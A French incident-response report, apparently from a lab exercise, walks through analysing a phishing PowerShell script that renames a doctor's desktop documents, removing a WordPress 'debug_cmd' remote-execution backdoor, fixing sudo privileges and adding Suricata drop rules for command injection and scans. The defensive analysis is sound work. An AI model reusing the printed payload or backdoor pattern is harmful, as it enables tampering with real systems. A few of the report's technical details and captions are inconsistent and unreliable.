Cette étape est cruciale pour confirmer l'identité de la charge utile sur les différents segments du réseau et s'assurer que le fichier déposé sur le serveur Ubuntu est identique à celui exécuté sur le poste Windows.

Sur Windows depuis PowerShell :




```
PS C:\Windows\system32> Get-FileHash -Path "C:\Users\medecin.CLINIQUE\Downloads\update-urgent.ps1" -algorithm SHA256
```

Algorithm	Hash	Path
SHA256	4B24554043385C8D958AA2AD61EA8AC86881B3FF659D03BE57286166304A9FD1	C:\Users\medecin.CLINIQUE\Downloads\update-urgent.ps1

```
PS C:\Windows\system32>
```

FIGURE 3.14 – Empreinte SHA256 du fichier malveillant sur le terminal Windows

Sur Ubuntu :



```
admin@DMZ:~$ sha256sum /var/www/html/update-urgent.ps1
4b24554043385c8d958aa2ad61ea8ac86881b3ff659d03be57286166304a9fd1 /var/www/html/update-urgent.ps1
admin@DMZ:~$
```

FIGURE 3.15 – Empreinte SHA256 du fichier malveillant sur Ubuntu-DMZ

La correspondance exacte des empreintes numériques entre les hôtes infectés confirme que le contenu du fichier est strictement identique. Cette observation permet d'écarter l'hypothèse d'un malware polymorphe, confirmant que nous faisons face à une charge utile statique.

Analyse du contenu du fichier malveillant

Une étude comportementale du script est menée au sein d'une machine virtuelle isolée (sandbox) afin de déconstruire la logique du code et d'identifier précisément les mécanismes de ciblage et d'altération des données patients.

- ☐ VMware → VM Windows → Clic droit → Cloner → The current state → Full clone → Close
- ☐ VMware → VM Windows infecté → Clic droit → Shutdown
- ☐ VMware → VM Windows sandboxée → Clic droit → Start

On ouvre ensuite le fichier malveillant dans la VM isolée du réseau pour examiner son contenu.




FIGURE 3.16 – Contenu du script PowerShell malveillant

Le fichier `update-urgent.ps1` contient un script PowerShell :

`Write-Host "Analyse de securite..."`

`Get-ChildItem -Path $HOME\Desktop -Include *.txt,*.pdf,*.doc -Recurse |`

`Rename-Item -NewName {$_}.Fullname + ".infected"`

- La commande `Write-Host` affiche un message rassurant dans la console pendant que ses fichiers sont altérés en arrière-plan.
- La commande `Get-ChildItem` combinée avec `$HOME\Desktop\` explore le répertoire cible qui est le Bureau, zone critique où sont stockés les documents de travail et les dossiers patients.
- L'option `-Include *.txt,*.pdf,*.doc` filtre les formats de fichiers les plus sensibles pour une clinique.
- L'option `-Recurse` assure que l'attaque se propage également dans tous les sous-dossiers du Bureau.
- Le pipeline (`|`) transmet les éléments trouvés à `Rename-Item`. L'extension `.infected` est ajoutée à la fin du nom complet, rompant ainsi l'association des fichiers du système d'exploitation.

Ce script rend tous les documents présents dans le répertoire Bureau inutilisables en modifiant leur extension. Rien de grave, l'opération de récupération est donc réversible en enlevant l'extension `.infected` ajoutée.

L'attaque ciblait principalement le répertoire Bureau du médecin et précisément des fichiers documents. Cette attaque est finalement bénigne et non alarmante puisque l'action de l'attaquant est réversible. Avec ces éléments d'information, on peut maintenant passer à la phase d'éradication pour une réponse plus effective.

3.3 Éradication

L'éradication ne consiste pas seulement à supprimer les fichiers malveillants et garantir que l'infrastructure est totalement expurgée de toute présence malveillante mais également de l'application des correctifs nécessaires pour assurer que l'infrastructure soit hermétique à cette nature d'attaque. Pour ce faire, notre stratégie repose sur la restauration des images réalisées lors de la sauvegarde durant la phase de préparation, suivie de l'application des correctifs de sécurité.

3.3.1 Machine DMZ-Ubuntu

L'éradication débute par la restauration du snapshot DMZ non infecté avant l'application des correctifs.

Restauration de la version saine

- VMware → Ubuntu-DMZ → Clic droit → Snapshot → Revert to “Golden Image” → Yes

Application des correctifs

On va d'abord arrêter les serveurs web sur la DMZ.

- `sudo systemctl stop apache2`

Puis on va supprimer le code RCE :

- `sudo nano /var/www/html/wp-content/themes/twentytwentyfive/function.php`



```
);
}
endif;
add_action( 'init', 'twentytwentyfive_register_block_bindings' );

// Registers block binding callback function for the post format name.
if ( ! function_exists( 'twentytwentyfive_format_binding' ) ) :
    /**
     * Callback function for the post format name block binding source.
     *
     * @since Twenty Twenty-Five 1.0
     *
     * @return string|void Post format name, or nothing if the format is 'standard'.
     */
    function twentytwentyfive_format_binding() {
        $post_format_slug = get_post_format();

        if ( $post_format_slug && 'standard' !== $post_format_slug ) {
            return get_post_format_string( $post_format_slug );
        }
    }
endif;
```

FIGURE 3.17 – Arrêt du service Apache sur la DMZ Ubuntu

Le code malveillant responsable de l'exécution de commandes à distance est supprimé du fichier `functions.php` du thème WordPress.

Correction des privilèges de l'utilisateur www-data : Les privilèges excessifs accordés à l'utilisateur du serveur web sont corrigés afin de supprimer l'exécution de commandes sans authentification.

Correction des privilèges de l'utilisateur www-data

- Suppression des règles sudo spécifiques à l'utilisateur www-data
 - ☐ `sudo rm /etc/sudoers.d/www-data`
- Exiger un mot de passe pour le passage en privilèges (NOPASSWD → PASSWD)
 - ☐ `sudo nano /etc/sudoers`

3.3.2 Parc Windows

L'assainissement du parc Windows s'effectue par la restauration de l'image propre de Windows pour garantir l'intégrité des terminaux avant l'application des correctifs. L'éradication est faite par le durcissement de la GPO imposant uniquement l'exécution des scripts signés.

Restauration vers la version saine du terminal Windows du médecin

- ☐ VMware → Terminal Windows → Clic droit → Snapshot → Revert to "Golden Image" → Yes

Durcissement de la politique d'exécution PowerShell


Cette couche supplémentaire garantit que seul du code audité et signé par la clinique peut s'exécuter. On veut que tous les scripts non signés comme `update-urgent.ps1` ne soient exécutés.

- ☐ Windows Server → `gpmc.msc` → OU Personnel médical → GPO Socle de sécurité → Modifier
- ☐ Configuration ordinateur → Modèles d'administration → Composants Windows → Windows PowerShell → Activer l'exécution des scripts → Autoriser uniquement les scripts signés → Activer

3.3.3 Activation du mode IPS de Suricata

Suricata dispose d'un module de blocage qui bloque tout élément de détection malveillante. Pour le configurer, on va ajouter des règles de type *drop* aux règles de détection afin d'intercepter et bloquer l'exécution de commandes en réseau avant même qu'elles n'atteignent les machines du réseau.

- pfSense → Services → Suricata → Interfaces → WAN → edit → WAN rules



```
Defined Custom Rules

Règles de blocages :
drop http $EXTERNAL_NET any -> 192.168.141.133 any (msg:"Blocked Network Command Injection - Sudo "; flow:esta
drop http $EXTERNAL_NET any -> 192.168.141.133 any (msg:"Blocked Network Command Injection - id/whoami"; flow:
drop http $EXTERNAL_NET any -> 192.168.141.133 any (msg:"Blocked Network Command Injection - File Ops like cat
drop http $EXTERNAL_NET any -> 192.168.141.133 any (msg:"Blocked Network Command Injection - Shell Exec like b
drop http $EXTERNAL_NET any -> 192.168.141.133 any (msg:"Blocked Network Command Injection - Obfuscated with B

drop tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Blocked WAN Recon - SYN Scan "; flags:S; window:1024; thresh
drop tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Blocked WAN Recon - FIN Scan "; flags:F; nofrag; threshold:
drop tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Blocked WAN Recon - Xmas Scan"; flags:FPU; nofrag; threshold
drop udp $EXTERNAL_NET any -> $HOME_NET any (msg:"Blocked WAN Recon - UDP Scan "; threshold: type threshold, t
drop icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"Blocked WAN Recon - ICMP Probe "; itype:8; threshold: type
```

FIGURE 3.18 – Règles IPS Suricata de type *drop* pour le blocage des injections de commandes

- pfSense → Services → Suricata → Interfaces → WAN → WAN settings → Cocher "Block offenders" → IPS mode → Inline mode → Run mode → Workers → Save

3.4 Récupération

La phase de récupération marque la transition critique entre l'état post-incident et le retour à l'état fonctionnel des services de la clinique. L'objectif n'est pas simplement de rétablir les services, mais de le faire de manière ordonnée et sécurisée avec une étape de vérification.

3.4.1 Validation de l'intégrité

Avant de reconnecter les machines au réseau extérieur, on doit valider que les correctifs critiques fonctionnent. Pour ce faire, on va rejouer les vecteurs d'attaque et confirmer que l'exécution des scripts non signés est bloquée et que le backdoor PHP sur Ubuntu ne répond plus.

Pour ce faire, on va d'abord mettre en route les machines au sein de l'infrastructure et lever l'isolation de la machine Ubuntu-DMZ et du terminal Windows.

Levée des règles d'isolation pfSense

Depuis le pare-feu pfSense, désactiver les règles d'isolation mises en place :

- pfSense → Firewall → Rules → DMZ → Règle d'isolation → Toggle




FIGURE 3.19 – Désactivation des règles d'isolation DMZ

- pfSense → Firewall → Rules → Windows → Règle d'isolation → Toggle

Firewall / Rules / WINDOWS											
Floating WAN LAN DMZ WINDOWS SOC											
Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✓	0/25.14 MiB	IPv4 TCP	10.10.20.10	*	10.10.30.10	1514 - 1515	*	none	Agent Wazuh (Win Server) > SIEM	
☐	✓	0/27.71 MiB	IPv4 TCP	10.10.20.50	*	10.10.30.10	1514 - 1515	*	none	Agent Wazuh (Win Term1) > SIEM	
☐	✗	0/81 KiB	IPv4+6 *	WINDOWS subnets	*	SOC subnets	*	*	none	Bloquer le reste > le SOC	
☐	✓	0/7.79 MiB	IPv4 TCP/UDP	WINDOWS subnets	*	10.10.10.6	80 (HTTP)	*	none	Windows > Serveurs web	
☐	✗	0/0 B	IPv4 *	WINDOWS subnets	*	DMZ subnets	*	*	none	Bloquer le reste > DMZ	

FIGURE 3.20 – Désactivation des règles d’isolation Windows

3.4.2 Machine Ubuntu-DMZ

Vérification du RCE du serveur web

La validation du correctif est une étape critique pour certifier la fermeture définitive du vecteur d’accès initial.

Pour tester le correctif, on entre dans le navigateur l’adresse du serveur web suivie du paramètre permissif qui permettait autrefois d’accéder au shell Linux.




FIGURE 3.21 – Test du paramètre debug_cmd après correction

Le rejeu de l’exploit via l’URI ?debug_cmd=whoami démontre que le serveur ignore désormais le paramètre malveillant, affichant la page d’accueil sans aucune exécution de commande système.

Vérification des droits root de l'utilisateur www-data

```
admin@DMZ:~$ grep -E '^sudo|admin' /etc/group
sudo:x:27:ubuntu,admin
admin:x:1002:
lpadmin:x:135:
admin@DMZ:~$ _
```


FIGURE 3.22 – Vérification des groupes sudo de l'utilisateur www-data

Parallèlement, l'audit du compte www-data confirme l'absence totale de privilèges sudo, verrouillant ainsi toute tentative d'élévation latérale.

3.4.3 Machine Windows

Test d'exécution de script

La validation du durcissement Windows repose sur la tentative d'exécution d'un script PowerShell non signé.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tous droits réservés.

Testez le nouveau système multiplateforme PowerShell https://aka.ms/pscore6

PS C:\Users\medecin.CLINIQUE> C:\Users\medecin.CLINIQUE\Desktop\Test-script.ps1
C:\Users\medecin.CLINIQUE\Desktop\Test-script.ps1 : Impossible de charger le fichier
C:\Users\medecin.CLINIQUE\Desktop\Test-script.ps1, car l'exécution de scripts est désactivée sur ce système. Pour plus
d'informations, consultez about_Execution_Policies à l'adresse https://go.microsoft.com/fwlink/?LinkID=135170.
Au caractère ligne:1 : 1
+ C:\Users\medecin.CLINIQUE\Desktop\Test-script.ps1
+ ~~~~~
+ CategoryInfo          : Erreur de sécurité : (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess

PS C:\Users\medecin.CLINIQUE> _
```

FIGURE 3.23 – Blocage de l'exécution d'un script PowerShell non signé

Le terminal bloque immédiatement l'opération, confirmant que la GPO *Socle de sécurité* restreint désormais l'exécution aux seuls scripts approuvés.

3.4.4 Mise en réseau de l'infrastructure

La phase finale de récupération assure le retour à la normale des services informatiques au sein du réseau de la clinique. Ce déconfinement contrôlé repose sur la réactivation stratégique et ordonnée du NAT.

Activation du NAT Port Forward

□ pfSense → Firewall → NAT



FIGURE 3.24 – Réactivation du NAT Port Forward

Rétablissement de l'accès WAN

□ pfSense → Firewall → Rules → WAN




FIGURE 3.25 – Rétablissement des règles NAT WAN

Rétablissement de l'accès DMZ

— pfSense → Firewall → Rules → DMZ




FIGURE 3.26 – Rétablissement des règles DMZ

Rétablissement des règles Windows

□ pfSense → Firewall → Rules → Windows

Firewall / Rules / WINDOWS											
Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✓	1/35.18 MiB	IPv4 TCP	10.10.20.10	*	10.10.30.10	1514 - 1515	*	none	Agent Wazuh (Win Server) > SIEM	
☐	✓	1/40.19 MiB	IPv4 TCP	10.10.20.50	*	10.10.30.10	1514 - 1515	*	none	Agent Wazuh (Win Term1) > SIEM	
☐	✗	0/81 KiB	IPv4+6 *	WINDOWS subnets	*	SOC subnets	*	none		Bloquer le reste > le SOC	
☐	✓	0/8.71 MiB	IPv4 TCP/UDP	WINDOWS subnets	*	10.10.10.6	80 (HTTP)	*	none	Windows > Serveurs web	

FIGURE 3.27 – Rétablissement des règles NAT Windows

Test d'accès depuis le réseau externe



FIGURE 3.28 – Accès au serveur web depuis le réseau externe

Le rétablissement du réseau a été correctement opéré par la réactivation du NAT Port Forward, permettant ainsi l'accès aux ressources du serveur et la remise des flux métiers pour le segment Windows.

3.4.5 Phase de surveillance post-rétablissement

Une fois la connectivité rétablie, une période de **vigilance accrue** est cruciale pour valider la stabilité de l'infrastructure et garantir l'absence de menaces persistantes (backdoors dormantes ou tâches planifiées malveillantes) qui ne s'activeraient qu'après le redémarrage des services.

Cette étape constitue le « test de vérité » de la **remédiation**, où nous allons monitorer les indicateurs suivants :

Activité système (Wazuh)

Analyse en temps réel des événements sur l'ensemble des machines de la clinique durant 48 heures.




FIGURE 3.29 – Analyse des événements système via le SIEM Wazuh après rétablissement

Rien d'inquiétant pour l'instant, nos machines en réseau n'indiquent aucun comportement suspect et fonctionnent parfaitement.

Activité réseau (pfSense)

Suivi des paquets de connexions dans les logs et des alertes Suricata à partir de la mise en ligne pendant une durée d'au moins 24 heures.

The screenshot shows the pfSense Firewall Log interface. The top navigation bar includes 'Status / System Logs / Firewall / Normal View'. Below this, there are tabs for 'System', 'Firewall', 'DHCP', 'Authentication', 'IPsec', 'PPP', 'PPPoE/L2TP Server', 'OpenVPN', 'NTP', 'Packages', and 'Settings'. The 'Firewall' tab is selected. Below the tabs, there are sub-tabs for 'Normal View', 'Dynamic View', and 'Summary View'. The 'Normal View' tab is selected. The main content area displays 'Last 500 Firewall Log Entries. (Maximum 500)'. The table has columns for Action, Time, Interface, Rule, Source, Destination, and Protocol.

Action	Time	Interface	Rule	Source	Destination	Protocol
×	2026-01-20 01:45:00.266926-05:00	WAN	Default deny rule IPv4 (1000000103)	192.168.141.1:53549	192.168.141.134:22	TCP:PA
×	2026-01-20 01:45:00.267986-05:00	WAN	Default deny rule IPv4 (1000000103)	192.168.141.134:22	192.168.141.1:53549	TCP:PA
×	2026-01-20 01:45:00.269319-05:00	WAN	Default deny rule IPv4 (1000000103)	192.168.141.1:53549	192.168.141.134:22	TCP:PA

FIGURE 3.30 – Logs de pare-feu pfSense après remise en ligne

Dès la mise en ligne, l'attaquant a tenté d'accéder au serveur web mais en vain. Les rejets pfSense confirment que la surface d'attaque est désormais hermétique aux vecteurs exploités précédemment.

Alertes de l'IPS Suricata

Last 300 Alert Entries. (Most recent entries are listed first)										
Note: Alerts triggered by DROP rules that resulted in dropped (blocked) packets are shown with highlighted rows below.										
Date	Action	Pri	Proto	Class	Src	SPort	Dst	DPort	GID:SID	Description
01/22/2026 20:31:34		2	ICMP	Attempted Information Leak	192.168.141.134	8	10.10.30.10	0	1:1000055	WAN Recon - ICMP Probe Detected
01/22/2026 20:31:34		2	ICMP	Attempted Information Leak	192.168.141.134	8	10.10.30.10	0	1:1000109	Blocked WAN Recon - ICMP Probe
01/22/2026 20:31:29		2	ICMP	Attempted Information Leak	192.168.141.134	8	10.10.30.10	0	1:1000055	WAN Recon - ICMP Probe Detected
01/22/2026 20:31:29		2	ICMP	Attempted Information Leak	192.168.141.134	8	10.10.30.10	0	1:1000109	Blocked WAN Recon - ICMP Probe
01/22/2026 20:31:24		2	ICMP	Attempted Information Leak	192.168.141.134	8	10.10.30.10	0	1:1000055	WAN Recon - ICMP Probe Detected
01/22/2026 20:31:24		2	ICMP	Attempted Information Leak	192.168.141.134	8	10.10.30.10	0	1:1000109	Blocked WAN Recon - ICMP Probe

FIGURE 3.31 – Alertes IPS Suricata bloquant les tentatives post-rétablissement

Les alertes de Suricata révèlent l'exécution des commandes sur le réseau. La réactivité immédiate de l'IPS lors de la mise en ligne valide notre stratégie de durcissement.

L'initialisation de la période de vigilance de 48 heures constitue la validation finale de notre stratégie de remédiation. Bien que cette phase vienne tout juste de débuter, les résultats sont presque immédiats.

En effet, l'IPS Suricata a déjà intercepté et bloqué les tentatives de l'attaquant, tandis que le SIEM Wazuh confirme l'absence d'anomalies résiduelles sur les systèmes. Ceci démontre que l'infrastructure de la clinique est passée d'un modèle de confiance implicite à un modèle de défense capable de neutraliser des menaces qui auraient pu, auparavant, compromettre l'intégrité du réseau.

3.5 Leçons apprises

Cette phase de clôture ne se contente pas uniquement de recenser les actions passées, mais analyse également les défaillances ayant conduit à l'incident, afin de transformer cette crise en un socle de résilience. L'objectif est d'en tirer des enseignements concrets et des éléments structurants pour renforcer durablement la maturité de la sécurité de l'infrastructure.

1. Analyse des causes racines

L'incident a été rendu possible par la convergence de deux vulnérabilités majeures.

- **Manque de vigilance opérationnelle** : La faille la plus critique réside dans la présence d'un vecteur d'accès externe directement exposé sur la page d'index du serveur web. Une telle situation ne devrait plus se reproduire dans un environnement de production sécurisé.
- **Comportement du personnel** : La réussite de l'attaque de phishing met en évidence un manque de sensibilisation du personnel médical aux risques de sécurité informatique. Par ailleurs, la conservation d'éléments critiques de l'infrastructure

sur le poste de travail de l'utilisateur constitue également un point majeur à corriger.

Cette attaque démontre que, même lorsqu'une infrastructure dispose de nombreux dispositifs de sécurité et de mécanismes de protection, le facteur humain demeure le vecteur d'attaque principal, capable de rendre exploitables des vulnérabilités critiques.

2. Évaluation de la gestion de l'incident

Phase	Évaluation	Observations
Détection	Excellente	Les dispositifs de sécurité ont permis de retracer l'ensemble des actions de l'attaquant, depuis l'exécution du script malveillant jusqu'aux modifications de fichiers, en temps réel.
Confinement	Moyenne	Le confinement, réalisé manuellement, a permis de préserver l'intégrité des machines infectées et d'analyser le comportement du fichier malveillant.
Éradication	Excellente	Le nettoyage a été total grâce aux mécanismes de sauvegarde, et les failles identifiées ont été corrigées.
Récupération	Excellente	Les services de l'entreprise ont été restaurés avec succès et les mesures correctives sont pleinement opérationnelles.

TABLE 3.2 – Évaluation de la gestion de l'incident par phase

Cet incident a été un révélateur de la faille la plus importante de l'infrastructure : le facteur humain. Toutefois, cette crise a également permis à la sécurité de la clinique de gagner en maturité. En corrigeant la faille RCE et en durcissant les politiques d'exécution système, le coût d'une attaque future a été significativement augmenté.

3. Recommandations

Afin de transformer ces enseignements en actions concrètes, les recommandations suivantes sont proposées :

- **Programme de sensibilisation** : formation régulière du personnel à travers des campagnes de simulation de phishing afin de réduire les erreurs humaines et d'instaurer une culture de cybersécurité.
- **Audits de sécurité et tests d'intrusion** : réalisation d'audits techniques périodiques pour identifier les failles, les corriger et anticiper les crises.
- **Automatisation de la réponse** : mise en place de mécanismes SOAR pour automatiser la détection et la réponse aux comportements malveillants.
- **Durcissement des politiques de sécurité** : application stricte du principe du moindre privilège, interdiction du stockage de fichiers sensibles sur les postes utilisateurs et adoption d'une architecture Zero Trust par défaut.

Conclusion générale

Ce projet a permis de démontrer que le manquement à certaines pratiques de sécurité pourtant simple peuvent conduire à des conséquences dramatiques pour une organisation. Il confirme par ailleurs, que l'humain reste le plus grand facteur de risque pour une infrastructure informatique. L'application du cadre PICERL nous a permis de structurer la réponse à l'incident méthodiquement, révélant qu'une gestion de crise efficace repose sur la qualité des méthodes de préparation.

Références

